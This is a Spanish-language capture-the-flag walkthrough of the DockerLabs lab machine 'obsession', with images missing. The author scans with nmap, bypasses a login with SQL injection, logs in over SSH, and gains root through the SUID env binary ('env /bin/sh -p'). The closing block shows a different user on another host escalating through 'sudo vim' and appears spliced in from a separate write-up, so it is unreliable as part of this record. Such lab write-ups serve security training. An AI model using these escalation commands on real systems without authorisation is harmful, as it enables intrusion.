

obsession(DockerLabs)

Lo primero, como siempre, posibles vias de entrada con nuestro amigo ***nmap*** :




Puertos 22 (SSH) y 80 (HTTP) abiertos.


Probaremos lo primero con la página web, como de costumbre:



Nos encontramos un panel de Login. A juzgar por el nombre de la máquina, vamos a probar un SQL Injection simple por si las moscas:



Y nos contesta:



Pues nada, ya estamos tardando, intentamos entrar por SSH con estos datos:

```
┌──(kali㉿kali)-[~]
└─$ ssh dylan@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is: SHA256:5ic4ZXizeEb8agR4jNX59cBONCe5b5iEcU9lf2zt0Q0
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
dylan@172.17.0.2's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 6.17.10+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

dylan@c134e2e961fa:~$
```


Estamos dentro. Miramos si dylan puede ejecutar algún comando con permisos root:

```
dylan@c134e2e961fa:~$ sudo -l
-bash: sudo: command not found
dylan@c134e2e961fa:~$
```

Vaya, 'sudo' no funciona. Intentaremos listar los binarios con permisos SUID (4000):

```
dylan@c134e2e961fa:~$ find / -perm -4000 2>/dev/null
/usr/bin/umount
/usr/bin/chfn
/usr/bin/env
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/su
/usr/bin/gpasswd
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
dylan@c134e2e961fa:~$
```

Consultamos alguno de ellos, como de costumbre, en el sitio web de GTFObins:



Y efectivamente:

```
dylan@c134e2e961fa:~$ env /bin/sh -p
# whoami
root
#
```

Somos root!!

```
russoski@261f4f3093f6:~$ sudo -l
Matching Defaults entries for russoski on 261f4f3093f6:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/us

User russoski may run the following commands on 261f4f3093f6:
    (root) NOPASSWD: /usr/bin/vim
russoski@261f4f3093f6:~$
```

Buscamos en GTFObins, y ejecutamos lo que nos sugiere:

```
russoski@261f4f3093f6:~$ sudo vim -c ':!/bin/sh'

# whoami
root
#
```

Listo, somos root!!